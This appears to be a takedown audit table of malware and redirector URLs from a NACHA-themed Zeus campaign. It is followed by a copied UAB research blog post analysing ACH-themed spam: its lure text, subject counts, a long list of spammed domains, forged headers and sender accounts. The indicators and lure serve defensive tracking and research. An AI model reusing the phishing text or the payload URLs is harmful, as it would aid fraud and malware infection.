98808	http://ragsmug.com/main.php?page=64078c3dc54bfa8a	12/16/2011 0:56	12/16/2011 14:31	malware	184.171.248.27	Hijacked Website NAMESECURE.COM	US	13.59	888	
98810	http://184.171.248.27/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/16/2011 1:08	12/16/2011 14:28	malware	184.171.248.27	Dedicated Web Hosti IP_ADDR	US	13.34		
98835	http://173.213.112.109/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/16/2011 7:14	12/16/2011 12:25	malware	173.213.112.109	Dedicated Web Hosti IP_ADDR	US	5.18	889	
98841	http://46.249.37.109/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/16/2011 8:16	12/16/2011 12:15	malware	46.249.37.109	Dedicated Web Hosti IP_ADDR	NL	4	890	
98857	http://184.171.248.35/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/16/2011 9:47	12/16/2011 16:38	malware	184.171.248.35	Dedicated Web Hosti IP_ADDR	US	6.85	891	
98858	http://ragsnub.com/main.php?page=64078c3dc54bfa8a	12/16/2011 9:53	12/16/2011 10:06	malware	184.171.248.35	Dedicated Web Hosti FASTDOMAIN, INC.	US	0.22		
98869	http://64.27.57.175/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/16/2011 10:34	12/16/2011 15:49	malware	64.27.57.175	Redirector IP_ADDR	US	5.24	893	http://ragsnap.com/main.php?page=64078c3dc54bfa8a
98870	http://cadran-solaire.nl/jqueri.js	12/16/2011 10:27	12/19/2011 6:59	malware	89.255.16.8	Redirector Registrar.eu	NL	68.54	892	
98877	http://memphisrecords.com/jqueri.js	12/16/2011 11:44	12/22/2011 13:56	malware	217.149.3.152	Redirector NOMINALIA INTERNET S.L.	ES	146.2	894	
98878	http://www.tecnologicodeming.com/jqueri.js	12/16/2011 12:24	12/23/2011 20:34	malware	207.210.85.194	Redirector ONLINENIC, INC.	US	176.17	896	
98894	http://ragsnip.com/main.php?page=4a4fd3141d846cdd	12/16/2011 12:22	12/21/2011 7:46	malware	207.210.96.228	Dedicated Web Hosti INTERNET.BS CORP.	US	115.41	895	
98910	http://207.210.96.226/content/fdp2.php?f=5	12/16/2011 17:39	12/19/2011 4:38	malware	207.210.96.226	Dedicated Web Hosti IP_ADDR	US	58.97		N/A
98911	http://ragsnipe.com/main.php?page=b778fa3b104bac2c	12/16/2011 17:55	12/20/2011 3:44	malware	207.210.96.226	Dedicated Web Hosti word.net	US	81.81		N/A
98917	http://aimgroups.ca/newjs.js	12/16/2011 18:46	12/17/2011 5:14	malware	216.251.33.26	Redirector tucows.com Co.	US	10.47	897	http://wonderfulyard.com/main.php?page=d00a6e65c43d2ba0
98918	http://albanilighting.com/newjs.js	12/16/2011 18:52	12/17/2011 11:21	malware	217.73.226.110	Redirector Namebay	IT	16.48	898	http://eryirs.com/main.php?page=d00a6e65c43d2ba0
98919	http://chattbook.ch.funpic.de/kquery.js	12/16/2011 19:02	12/23/2011 1:34	malware	213.202.225.50	Redirector unitedcolo.de	DE	150.54	899	http://ragsnip.com/main.php?page=64078c3dc54bfa8a
98920	http://czanna.webege.com/kquery.js	12/16/2011 19:10	12/17/2011 11:52	malware	31.170.161.156	Redirector GoDaddy.com, Inc.	US	16.7	900	http://ragsnip.com/main.php?page=64078c3dc54bfa8a
98921	http://ral2.ra.funpic.de/statcounter.js	12/16/2011 19:16	12/27/2011 4:23	malware	213.202.225.45	Redirector unitedcolo.de	DE	249.12	901	http://twistloft.com/main.php?page=111d937ec38dd17e
98922	http://tarracogoldfish.zxq.net/jqueri.js	12/16/2011 19:24	12/16/2011 22:56	malware	67.220.217.234	Redirector ENOM, INC.	US	3.54	902	namecheap.com
98923	http://tbattitu.o2switch.net/statcounter.js	12/16/2011 19:30	12/19/2011 8:20	malware	109.234.160.21	Redirector SPOT DOMAIN LLC DBA DOMAINSITE.COM	FR	60.82	903	http://twistloft.com/main.php?page=111d937ec38dd17e
98937	http://tweetwinner.com/main.php?page=64078c3dc54bfa8a	12/16/2011 20:02	12/21/2011 0:13	malware	173.213.112.11	Dedicated Web Hosti neturf	US	100.18	904	
98940	http://www.aksesuariplus.lv/newjs.js	12/16/2011 20:14	12/29/2011 6:53	malware	213.180.98.13	Redirector LATNET datu centrs, SIA	LV	298.66	905	http://wonderfulyard.com/main.php?page=d00a6e65c43d2ba0
98941	http://www.qmimpianti.it/jqueri.js	12/16/2011 20:24	12/17/2011 13:27	malware	89.188.142.18	Redirector TELEVIDEOCOM s.r.l.	IT	17.04	906	http://tweetwinner.com/main.php?page=db3408bf080473cf
98942	http://www.netconnect.at/js.js	12/16/2011 20:38	12/21/2011 11:50	malware	81.16.99.2	Redirector NIC.AT	AT	111.21	907	http://tweetwinner.com/main.php?page=899f002ea96106b0
98943	http://www.sitf.org.sg/jqueri.js	12/16/2011 20:51	12/23/2011 5:39	malware	210.193.7.161	Redirector SINGNET PTE LTD	SG	152.81	908	http://ragsmoke.com/main.php?page=d00a6e65c43d2ba0
98945	http://www.syversonmediagroup.com/jqueri.js	12/16/2011 20:59	12/29/2011 2:11	malware	69.64.156.56	Redirector ENOM, INC.	US	303.2	909	http://tweetwinner.com/main.php?page=d00a6e65c43d2ba0
98946	http://www.theqatheringofthesaints.com/jqueri.js	12/16/2011 21:06	12/27/2011 15:12	malware	216.55.177.48	Redirector GoDaddy.com, Inc.	US	258.1	910	http://tweetwinner.com/main.php?page=d00a6e65c43d2ba0
98947	http://yellowpageschennai.in/jqueri.js	12/16/2011 21:15	12/17/2011 4:55	malware	66.7.221.96	Redirector Directi Web Services	US	7.68	911	http://tweetwinner.com/main.php?page=977334ca118fcb8c
98965	http://sadclapped.com/main.php?page=db3408bf080473cf	12/16/2011 23:48	12/21/2011 7:47	malware	46.249.37.109	Dedicated Web Hosti MONIKER	NL	103.99	912	
98986	http://freefreefree.sytes.net/main.php?page=4a4fd3141d846cdd	12/17/2011 13:07	12/19/2011 19:59	malware	96.126.125.161	Hijacked Website VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	US	54.87	913	
98993	http://96.126.125.161/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/17/2011 13:09	12/19/2011 4:40	malware	96.126.125.161	Hijacked Website Name.com LLC	US	39.51		http://freefreefree.sytes.net/main.php?page=4a4fd3141d846cdd
99055	http://splatstamp.com/main.php?page=64078c3dc54bfa8a	12/18/2011 9:16	12/19/2011 4:44	malware	96.126.125.161	Dedicated Web Hosti DIRECTNIC, LTD	US	19.45		
99111	http://bitebeehive.com/main.php?page=64078c3dc54bfa8a	12/19/2011 9:46	12/21/2011 7:48	malware	184.171.248.38	Dedicated Web Hosti MONIKER	US	46.04	914	
99114	http://biteblew.com/main.php?page=64078c3dc54bfa8a	12/19/2011 11:17	12/21/2011 7:49	malware	184.171.248.43	Dedicated Web Hosti NETWORK SOLUTIONS, LLC.	US	44.54	915	
99115	http://184.171.248.43/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 15:47	12/20/2011 3:55	malware	184.171.248.43	Dedicated Web Hosti IP_ADDR	US	12.13		
99125	http://biteblind.com/main.php?page=64078c3dc54bfa8a	12/19/2011 12:38	12/21/2011 7:50	malware	81.214.234.20	Dedicated Web Hosti INTERNET.BS CORP.	NL	43.19	916	N/A
99127	http://31.214.234.20/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 12:39	12/19/2011 16:57	malware	81.214.234.20	Dedicated Web Hosti IP_ADDR	NL	4.3		N/A
99133	http://80.79.124.185/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 13:15	12/19/2011 17:01	malware	80.79.124.185	Dedicated Web Hosti IP_ADDR	EE	3.77		N/A
99134	http://biteblown.com/main.php?page=64078c3dc54bfa8a	12/19/2011 13:14	12/21/2011 7:51	malware	80.79.124.185	Dedicated Web Hosti FASTDOMAIN, INC.	EE	42.61	917	N/A
99137	http://bootle.servebeer.com/main.php?page=64078c3dc54bfa8a	12/19/2011 13:31	12/21/2011 5:03	malware	96.126.101.165	Hijacked Website VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	US	39.54	918	N/A
99140	http://96.126.101.165/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 13:31	12/20/2011 3:51	malware	96.126.101.165	Dedicated Web Hosti IP_ADDR	US	14.34		IP_ADDR
99164	http://174.136.1.212/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 15:12	12/20/2011 3:49	malware	174.136.1.212	Dedicated Web Hosti IP_ADDR	US	12.62	919	IP_ADDR
99167	http://66.150.155.200/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 15:20	12/20/2011 3:47	malware	66.150.155.200	Dedicated Web Hosti IP_ADDR	US	12.45	920	N/A
99171	http://blumswell.com/main.php?page=64078c3dc54bfa8a	12/19/2011 16:09	12/19/2011 16:55	malware	74.207.232.22	Dedicated Web Hosti ENOM, INC.	US	0.78	921	N/A
99174	http://74.207.232.22/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/19/2011 16:15	12/20/2011 4:42	malware	74.207.232.22	Dedicated Web Hosti IP_ADDR	US	12.45		N/A
99242	http://nitro-city.com/jscript.js	12/20/2011 11:42	12/20/2011 22:29	malware	50.22.177.218	Redirector GoDaddy.com, Inc.	US	10.78	922	
99248	http://stpeterindianmission.org/jscript.js	12/20/2011 15:21	12/21/2011 18:08	malware	205.134.224.14	Redirector Melbourne IT, Ltd (R52-LROR)	US	26.79	925	n/a
99249	http://ncxp.com/jscript.js	12/23/2011 8:13	12/23/2011 21:01	malware	67.79.238.60	Redirector MONIKER	US	12.79	933	biteblind.com/main.php?page=977334ca118fcb8c
99250	http://ftpstore.sytes.net/main.php?page=977334ca118fcb8c	12/20/2011 14:52	12/21/2011 5:04	malware	96.126.97.129	Hijacked Website VITALWERKS INTERNET SOLUTIONS LLC DBA NO-IP	US	14.2	923	http://ftpstore.sytes.net/main.php?page=977334ca118fcb8c
99261	http://curcent.com/main.php?page=977334ca118fcb8c	12/20/2011 15:12	12/21/2011 7:54	malware	95.215.63.116	Dedicated Web Hosti 101DOMAIN, INC.	ES	16.69		N/A
99268	http://95.215.63.116/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/20/2011 15:11	12/21/2011 5:00	malware	95.215.63.116	Dedicated Web Hosti IP_ADDR	ES	13.82	924	IP_ADDR
99311	http://currylovers.com.au/jscript.js	12/20/2011 17:54	12/20/2011 22:13	malware	74.52.155.18	Redirector Crazy Domains	US	4.33	926	http://curcent.com/main.php?page=69dbd5a1e3ed6ae9
99347	http://curcandle.net/main.php?page=977334ca118fcb8c	12/21/2011 4:38	12/21/2011 7:58	malware	174.136.1.223	Dedicated Web Hosti word.net	US	3.33	927	
99358	http://174.136.1.223/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/21/2011 4:57	12/21/2011 4:58	malware	174.136.1.223	Dedicated Web Hosti IP_ADDR	US	0.02		
99361	http://184.171.248.48/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/21/2011 6:07	12/21/2011 9:07	malware	184.171.248.48	Dedicated Web Hosti IP_ADDR	US	3		
99362	http://curvechore.com/main.php?page=977334ca118fcb8c	12/21/2011 6:06	12/21/2011 12:09	malware	184.171.248.48	Dedicated Web Hosti INTERNET.BS	US	6.04	930	
99365	http://curvechild.com/main.php?page=977334ca118fcb8c	12/21/2011 5:59	12/21/2011 8:00	malware	206.72.207.156	Dedicated Web Hosti DIRECTNIC, LTD	US	2.02		
99366	http://206.72.207.156/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/21/2011 5:57	12/21/2011 8:14	malware	206.72.207.156	Dedicated Web Hosti IP_ADDR	US	2.3	929	
99369	http://curvechime.com/main.php?page=977334ca118fcb8c	12/21/2011 5:56	12/21/2011 16:30	malware	184.171.248.47	Dedicated Web Hosti NETWORK SOLUTIONS, LLC.	US	10.57		
99370	http://184.171.248.47/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/21/2011 5:55	12/21/2011 9:13	malware	184.171.248.47	Dedicated Web Hosti IP_ADDR	US	3.3	928	
99375	http://curvechess.com/main.php?page=977334ca118fcb8c	12/21/2011 6:36	12/21/2011 8:10	malware	173.213.76.224	Dedicated Web Hosti BIGROCK	US	1.57		

NACHA TAKEDOWN AUDIT

SOC ID	Bufi	Initiation	Shutdown	Attack Type	IP		Registrar	Geo	Duration	Billable	Notes
99376	http://173.213.76.226/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/21/2011 6:36	12/21/2011 8:33	malware	173.213.76.226	Dedicated Web Hosti	IP_ADDR	US	1.96	931	
99383	http://curvechirp.com/main.php?page=977334ca118fcb8c	12/21/2011 8:47	12/21/2011 16:37	malware	184.171.248.41	Dedicated Web Hosti	0101 INTERNET, INC.	US	7.84		
99392	http://curcell.net/main.php?page=977334ca118fcb8c	12/21/2011 9:45	12/21/2011 17:35	malware	95.215.63.27	Dedicated Web Hosti	INTERNET.BS CORP.	ES	7.83	932	
99397	http://95.215.63.27/content/g43kb6j34kblq6jh34kb6j3kl4.jar	12/21/2011 11:35	12/21/2011 22:24	malware	95.215.63.27	Hijacked Website	Dinahosting SL	ES	10.82		

EXHIBIT E.

CyberCrime & Doing Time

A Blog about Cyber Crime and related Justice issues

FRIDAY, FEBRUARY 25, 2011

"ACH Transaction Rejected" payments lead to Zeus

On February 23rd, our friends at Trend Micro reported that ACH Leads to Fake Java Update. Looking into this campaign in the UAB Spam Data Mine we found some interesting characteristics about the spam campaign.

We've seen NACHA, the National Automated Clearing House Association, used as bait for a Zeus trap before. See our article from November 2009, Newest Zeus = NACHA The Electronic Payments Association.

The spam body, containing a random signator name and random domain reads:

==

The ACH transaction , recently initiated from your bank account (by you or any other person), was rejected by the Electronic Payments Association.

Please click here to view details

Benjamin Grant,
Fraud Department

=

Here are our counts by Subject so far for this campaign:

```
count | subject
------+-------------------------
1656 | ACH Transfer cancelled
1620 | Your ACH Transfer
1558 | ACH Transfer rejected
1598 | Your ACH transaction
1610 | ACH transaction cancelled
1622 | ACH transaction rejected
(6 rows)
```

That's out of a volume of slightly more than 1 million emails per day. Here it is with date added:

```
count | subject | receiving_date
------+-------------------------+----------------
10 | ACH transaction cancelled | 2011-02-22
13 | ACH transaction rejected | 2011-02-22
23 | ACH Transfer cancelled | 2011-02-22
18 | ACH Transfer rejected | 2011-02-22
15 | Your ACH transaction | 2011-02-22
11 | Your ACH Transfer | 2011-02-22
```

GarWarner

UAB's Director of Research in Computer Forensics
Twitter:
http://twitter.com/GarWarner

View my complete profile

1600 | ACH transaction cancelled | 2011-02-23
1609 | ACH transaction rejected | 2011-02-23
1633 | ACH Transfer cancelled | 2011-02-23
1540 | ACH Transfer rejected | 2011-02-23
1583 | Your ACH transaction | 2011-02-23
1609 | Your ACH Transfer | 2011-02-23
(12 rows)

What was extremely interesting about this campaign was the large number of domains it registered to be used in this abuse. Fortunately, these were all "GoDaddy.com" domains and were quickly brought under control to prevent the spread of the malware.

Here are our volume by spammed domain:

count | machine
-----+-----
26 | AC-CURE-HS.INFO
30 | ACCUREHS.INFO
33 | ACH-ACCOUNTS.INFO
26 | ACHACCOUNTS.INFO
29 | ACHDAUDIO.INFO
29 | ACHDBLOG.INFO
28 | ACHDCAMERA.INFO
25 | ACHDCOMPATIBLE.INFO
26 | ACHDFORMAT.INFO
30 | AC-HD.INFO
30 | ACHDNOW.INFO
26 | ACHDONLINE.INFO
24 | ACHDPHOTO.INFO
36 | ACHDPROGRAMMING.INFO
31 | ACHDRECEIVER.INFO
28 | ACHDRECORDING.INFO
34 | ACHDSHOP.INFO
34 | ACHDSIGNALS.INFO
39 | ACHDS.INFO
26 | ACHDSITE.INFO
27 | ACHDSTORE.INFO
25 | ACHDTODAY.INFO
31 | ACHFACID.INFO
36 | ACHFBANDS.INFO
34 | ACHFBLOG.INFO
45 | ACHFBROADCASTING.INFO
37 | ACHFCONTEST.INFO
27 | ACHFEXPOSURE.INFO
37 | AC-HF.INFO
27 | ACHFMOBILE.INFO
24 | ACHFNOW.INFO
26 | ACHFONLINE.INFO
34 | ACHFRADAR.INFO
25 | ACHFRECEIVER.INFO
22 | ACHFSHOP.INFO
37 | ACHFS.INFO
38 | ACHFSITE.INFO
31 | ACHFSPECTRUM.INFO
30 | ACHFSTORE.INFO
28 | ACHFTODAY.INFO
28 | ACHGBLOG.INFO
47 | ACHGENTERTAINMENT.INFO
35 | AC-HG-EXPOSURE.INFO
40 | ACHGEXPOSURE.INFO

law enforcement (9)
malware (18)
pharmaceuticals (4)
phishing (25)
public policy (2)
spam (22)
twitter (3)
twitter malware (1)
waledac (6)
zbot (26)

44 | AC-HG.INFO
26 | ACHGMETAL.INFO
33 | ACHGNOW.INFO
27 | ACHGONLINE.INFO
17 | ACHGSHOP.INFO
26 | ACHGS.INFO
29 | ACHGSITE.INFO
27 | ACHGSPOT.INFO
29 | ACHGSTORE.INFO
26 | ACHGTODAY.INFO
26 | AC-HG-VACUUM.INFO
30 | ACHGVACUUM.INFO
27 | AC-HG-WELLS.INFO
31 | ACHGWELLS.INFO
28 | AC-HIGHSCHOOL.INFO
33 | ACHIGHSCHOOL.INFO
25 | ACH-PAYMENT.INFO
28 | ACH-PAYMENTS.INFO
30 | ACHPBLOG.INFO
41 | ACHPCERTIFICATION.INFO
39 | ACHPENTERPRISE.INFO
34 | ACHPHARDWARE.INFO
36 | ACHPIBLOG.INFO
27 | AC-HPI-CARS.INFO
33 | ACHPICARS.INFO
27 | AC-HPI-CHECKS.INFO
30 | ACHPICHECKS.INFO
32 | AC-HPI.INFO
33 | ACHPI.INFO
28 | AC-HP.INFO
26 | ACHPINOW.INFO
33 | ACHPINTEGRITY.INFO
27 | ACHPIONLINE.INFO
21 | AC-HPI-RACING.INFO
30 | ACHPIRACING.INFO
38 | ACHPISHOP.INFO
23 | ACHPIS.INFO
32 | ACHPISITE.INFO
20 | ACHPISTORE.INFO
26 | ACHPITODAY.INFO
30 | ACHPLINUX.INFO
25 | ACHPNOW.INFO
28 | ACHPONLINE.INFO
24 | ACHPPHOTO.INFO
23 | ACHPPRINTER.INFO
35 | ACHPSERVER.INFO
40 | ACHPSERVERS.INFO
40 | ACHPSHOP.INFO
31 | ACHPS.INFO
28 | ACHPSITE.INFO
32 | ACHPSTORE.INFO
34 | ACHPTODAY.INFO
21 | ACHSBLOG.INFO
32 | AC-HS.INFO
33 | ACHSNOW.INFO
35 | ACHSONLINE.INFO
36 | ACHSSHOP.INFO
38 | ACHSSITE.INFO
33 | ACHSSTORE.INFO
33 | ACHSTODAY.INFO

35 | ACHTBLOG.INFO
31 | AC-HT-CONSULTING.INFO
38 | ACHTCONSULTING.INFO
19 | AC-HT-EDITOR.INFO
31 | ACHTEDITOR.INFO
30 | AC-HT-ENTERPRISES.INFO
37 | ACHTENTERPRISES.INFO
31 | AC-HT.INFO
35 | AC-HT-MOBILE.INFO
32 | ACHTMOBILE.INFO
33 | ACHTNOW.INFO
26 | ACHTRANSACTIONBLOG.INFO
35 | ACHTRANSACTIONCODE.INFO
36 | ACH-TRANSACTION.INFO
29 | ACHTRANSACTION.INFO
29 | ACHTRANSACTIONISOLATION.INFO
23 | ACHTRANSACTIONLAYER.INFO
28 | ACHTRANSACTIONLOGIC.INFO
26 | ACHTRANSACTIONMONITORING.INFO
18 | ACHTRANSACTIONNOW.INFO
29 | ACHTRANSACTIONONLINE.INFO
27 | ACH-TRANSACTION-PROCESSING.INFO
32 | ACHTRANSACTIONPROCESSING.INFO
34 | ACH-TRANSACTION-PUBLISHERS.INFO
29 | ACHTRANSACTIONPUBLISHERS.INFO
17 | ACHTRANSACTIONSHOP.INFO
31 | ACH-TRANSACTIONS.INFO
28 | ACHTRANSACTIONS.INFO
29 | ACHTRANSACTIONSITE.INFO
31 | ACHTRANSACTIONSTORE.INFO
29 | ACHTRANSACTIONTODAY.INFO
28 | ACHTRANSFERAGENT.INFO
28 | ACHTRANSFERBLOG.INFO
33 | ACHTRANSFERCREDITS.INFO
26 | ACHTRANSFERFILES.INFO
37 | ACHTRANSFERGUIDE.INFO
31 | ACHTRANSFERGUIDES.INFO
34 | ACH-TRANSFER.INFO
30 | ACHTRANSFER.INFO
30 | ACHTRANSFERNOW.INFO
32 | ACHTRANSFERONLINE.INFO
35 | ACHTRANSFERPRICING.INFO
16 | ACHTRANSFERREQUEST.INFO
33 | ACHTRANSFERSHOP.INFO
32 | ACHTRANSFERS.INFO
35 | ACHTRANSFERSITE.INFO
34 | ACH-TRANSFER-STATION.INFO
31 | ACHTRANSFERSTATION.INFO
30 | ACHTRANSFERSTORE.INFO
29 | ACHTRANSFERTODAY.INFO
25 | ACHTRUSTASSETS.INFO
25 | ACHTRUSTBLOG.INFO
31 | ACHTRUSTCORPORATION.INFO
37 | ACHTRUSTDOCUMENT.INFO
32 | ACH-TRUST.INFO
31 | ACHTRUST.INFO
32 | ACHTRUSTINSTRUMENT.INFO
20 | ACHTRUSTINVESTMENTS.INFO
21 | ACHTRUSTLANDS.INFO
33 | ACHTRUSTNOW.INFO

30 | ACHTRUSTONLINE.INFO
27 | ACHTRUSTSHOP.INFO
23 | ACHTRUSTS.INFO
26 | ACHTRUSTSITE.INFO
26 | ACHTRUSTSTORE.INFO
35 | ACHTRUSTTODAY.INFO
22 | ACH-TRUST-WEBSITE.INFO
34 | ACHTRUSTWEBSITE.INFO
28 | ACHTSHOP.INFO
28 | ACHTS.INFO
38 | ACHTSITE.INFO
34 | ACHTSTORE.INFO
33 | ACHTTODAY.INFO
32 | ACHUBLOG.INFO
30 | AC-HU.INFO
27 | ACHUNOW.INFO
21 | ACHUONLINE.INFO
32 | ACHUSHOP.INFO
40 | ACHUSITE.INFO
32 | ACHUSTORE.INFO
24 | ACHUTODAY.INFO
35 | ACHYBLOG.INFO
29 | ACH-Y-CAMP.INFO
35 | ACHYCAMP.INFO
31 | ACH-Y.INFO
30 | ACHYNOW.INFO
28 | ACHYONLINE.INFO
26 | ACHYSHOP.INFO
31 | ACHYS.INFO
18 | ACHYSITE.INFO
27 | ACHYSTORE.INFO
39 | ACHYTODAY.INFO
29 | ACHZBLOG.INFO
30 | AC-HZ.INFO
26 | ACHZNOW.INFO
35 | ACHZONLINE.INFO
28 | ACHZSHOP.INFO
34 | ACHZS.INFO
33 | ACHZSITE.INFO
22 | ACHZSTORE.INFO
32 | ACHZTODAY.INFO
2 | ACTORTUO.INFO
27 | BASEBALLTRANSACTIONS.INFO
40 | BESTACHD.INFO
22 | BESTACHF.INFO
36 | BESTACHG.INFO
39 | BESTACHPL.INFO
34 | BESTACHP.INFO
29 | BESTACHS.INFO
32 | BESTACHT.INFO
26 | BESTACHTRANSACTION.INFO
37 | BESTACHTRANSFER.INFO
30 | BESTACHTRUST.INFO
29 | BESTACHU.INFO
31 | BESTACHY.INFO
28 | BESTACHZ.INFO
2 | BESTKRUST.INFO
33 | BESTTRANSFERACH.INFO
1 | BETAINFO.INFO
2 | BRENT-TOR.INFO

2 | CALMWEATHER.INFO
2 | CLOTHES-PEG-I.INFO
42 | COLLEGETRANSFERACH.INFO
3 | dfc4.co.cc
4 | dfc5.co.cc
22 | DISTRIBUTEDTRANSACTIONS.INFO
40 | DOMAINTRANSFERACH.INFO
2 | EDUCATIONALTOPIC.INFO
40 | ELECTRONIC-ACH.INFO
31 | ELECTRONICACH.INFO
21 | ELECTRONICACHTRUST.INFO
39 | ELECTRONIC-ACH-Y.INFO
28 | ELECTRONICACHY.INFO
27 | ELECTRONICTRANSACTIONS.INFO
2 | FLOORSURFACE.INFO
35 | FREEACHD.INFO
31 | FREEACHF.INFO
33 | FREEACHG.INFO
29 | FREEACHPI.INFO
37 | FREEACHP.INFO
24 | FREEACHS.INFO
33 | FREEACHT.INFO
27 | FREEACHTRANSACTION.INFO
26 | FREEACHTRANSFER.INFO
28 | FREEACHTRUST.INFO
31 | FREEACHU.INFO
33 | FREEACHY.INFO
31 | FREEACHZ.INFO
33 | FREETRANSFERACH.INFO
2 | FREEULX.INFO
39 | HEAT-TRANSFER-ACH.INFO
45 | HEATTRANSFERACH.INFO
2 | IGLOMINERALS.INFO
1 | INCORRECT-RESULT.INFO
2 | INTERACTIVEROUTE.INFO
1 | JOURNALISSUE.INFO
25 | LEAGUETRANSACTIONS.INFO
3 | LOVES-YOU-LX.INFO
2 | LYNXPOPULATIONS.INFO
2 | MAMBARANKING.INFO
2 | MAMBASCHOLARSHIP.INFO
2 | MB-CARD.INFO
32 | MEMORYTRANSACTIONS.INFO
2 | MERCURYLYNX.INFO
34 | MYACHD.INFO
36 | MYACHF.INFO
28 | MYACHG.INFO
31 | MYACHPI.INFO
22 | MYACHP.INFO
32 | MYACHT.INFO
40 | MYACHTRANSACTION.INFO
41 | MYACHTRANSFER.INFO
37 | MYACHTRUST.INFO
28 | MYACHU.INFO
34 | MYACHY.INFO
30 | MYACHZ.INFO
2 | MYPEGI.INFO
26 | MYTRANSFERACH.INFO
30 | NEWACHD.INFO
37 | NEWACHF.INFO

26 | NEWACHG.INFO
44 | NEWACHPI.INFO
28 | NEWACHP.INFO
31 | NEWACHS.INFO
29 | NEWACHT.INFO
32 | NEWACHTRANSACTION.INFO
27 | NEWACHTRANSFER.INFO
23 | NEWACHTRUST.INFO
26 | NEWACHU.INFO
19 | NEWACHY.INFO
30 | NEWACHZ.INFO
45 | NEWTRANSFERACH.INFO
1 | NEWULX.INFO
2 | NOVA-TU-O.INFO
2 | OTTAWALYNX.INFO
2 | PEGISHOP.INFO
34 | PLAYERTRANSACTIONS.INFO
24 | REPRESENTATIVETRANSACTIONS.INFO
3 | RESPOND-E-PT.INFO
2 | REWARDMILES.INFO
2 | RIMINFO.INFO
2 | ROUGHTOR.INFO
38 | SECUREDTRANSACTIONS.INFO
2 | SLOTESITE.INFO
23 | SPORTS-TRANSACTIONS.INFO
21 | SPORTSTRANSACTIONS.INFO
2 | STAR-TU-O.INFO
2 | STARTUOTICKET.INFO
2 | STEELRIM.INFO
29 | TECHTRANSFERACH.INFO
27 | THEACHD.INFO
37 | THEACHF.INFO
28 | THEACHG.INFO
20 | THEACHPI.INFO
31 | THEACHP.INFO
34 | THEACHS.INFO
30 | THEACHT.INFO
26 | THEACHTRANSACTION.INFO
30 | THEACHTRANSFER.INFO
22 | THEACHTRUST.INFO
27 | THEACHU.INFO
29 | THEACHY.INFO
33 | THEACHZ.INFO
34 | THETRANSFERACH.INFO
2 | TOR-MINERALS.INFO
26 | TRANSACTIONSSHOP.INFO
30 | TRANSACTIONSTODAY.INFO
22 | TRANSFERACHACCOUNTS.INFO
25 | TRANSFERACHBLOG.INFO
32 | TRANSFER-ACH.INFO
36 | TRANSFERACH.INFO
34 | TRANSFERACHNOW.INFO
24 | TRANSFERACHONLINE.INFO
33 | TRANSFERACHPAYMENT.INFO
34 | TRANSFERACHPAYMENTS.INFO
33 | TRANSFERACHSHOP.INFO
27 | TRANSFERACHS.INFO
39 | TRANSFERACHSITE.INFO
34 | TRANSFERACHSTORE.INFO
32 | TRANSFERACHTODAY.INFO

41 | TRANSFERADMISSION.INFO
34 | TRANSFERAPPLICANTS.INFO
35 | TRANSFERGUIDE.INFO
36 | TRANSFERGUIDES.INFO
2 | ULXS.INFO
23 | WEALTHTRANSFERACH.INFO
2 | WIRELESS-COMMUNICATIONS.INFO
2 | YMYSTICK.INFO
2 | YOU-LX.INFO
2 | YUM-RESTAURANTS.INFO
2 | YUMTHAI.INFO
(355 rows)

The last domains we saw spammed were slightly after 7 PM (Central time) on Feb 23rd:

NEWACHTRANSFER.INFO
FREEACHY.INFO
ACHUSTORE.INFO
NEWTRANSFERACH.INFO
ACHGNOW.INFO
TRANSFERADMISSION.INFO
ACHPBLOG.INFO
MYACHTRUST.INFO
ACHYS.INFO
THEACHPI.INFO
ACHPSTORE.INFO

all came in between 7 PM and 7:15 PM into the UAB Spam Data Mine.

If you've read some of our Technical Reports then you know that UAB has a unique capability to build "Spam Clusters" of messages related on many different factors. One of our fairly standard checks is to ask "what other spam is coming from the machines that sent us this spam?"

In this case, the answer was NOTHING.

It was as if every single machine that sent this spam message had been uniquely compromised for the sole purpose of sending us this email. Out of 9,610 sending IP addresses, only TWO of them had been seen previously sending spam to the UAB Spam Data Mine. Two Viagra ad from 196.22.14.4 on February 18th and 19th and a set of seven Viagra ads from 112.135.65.114 on February 8th and 9th. The other 9,608 sending IP addresses had not sent us any spam, at least in the past month. That's so unusual that it is actually impossible. There are so many bot-infected computers that randomly selecting any 9,000 Internet-connected computers, there is NO CHANCE that none of them sent me spam.

It turns out the spam messages had "dubious header records" inserted.

To explore this deeper, I looked at the headers of 92 email messages I had personally received in this campaign (as opposed to the UAB Spam Data Mine receiving them -- the smaller data set is easier to manipulate for manual or quick scripting review.)

It turned out that the 92 emails, which at first seemed to come from 92 different IPs, actually came from 14 machines, with the most popular ones being:

Received: from static.vdc.vn [113.160.224.168]
Received: from triband-mum-59.184.120.21.mtnl.net.in [59.184.120.21]
Received: from 95.subnet125-164-81.speedy.telkom.net.id [125.164.81.95]

All well known spammer IPs (click links to see their "Project Honeypot" reputations).

While digging deeper, it seems that each of the spam messages was sent while authenticated

into gmail. As a quick spot check, I examined the 92 email messages that I received in my personal accounts. Out of the 92, 92 of them had an "envelope-from" and a matching "Return-Path:" statement showing a gmail account that had been used to send the spam message:

(envelope-from abominatingr@gmail.com)
(envelope-from adjourn t5@gmail.com)
(envelope-from alwaysw7@gmail.com)
(envelope-from anaestheticsnz556@gmail.com)
(envelope-from analog@gmail.com)
(envelope-from anthropologyi9@gmail.com)
(envelope-from bagateller67@gmail.com)
(envelope-from bawlct1@gmail.com)
(envelope-from beachcombersbdu88@gmail.com)
(envelope-from becomingly001@gmail.com)
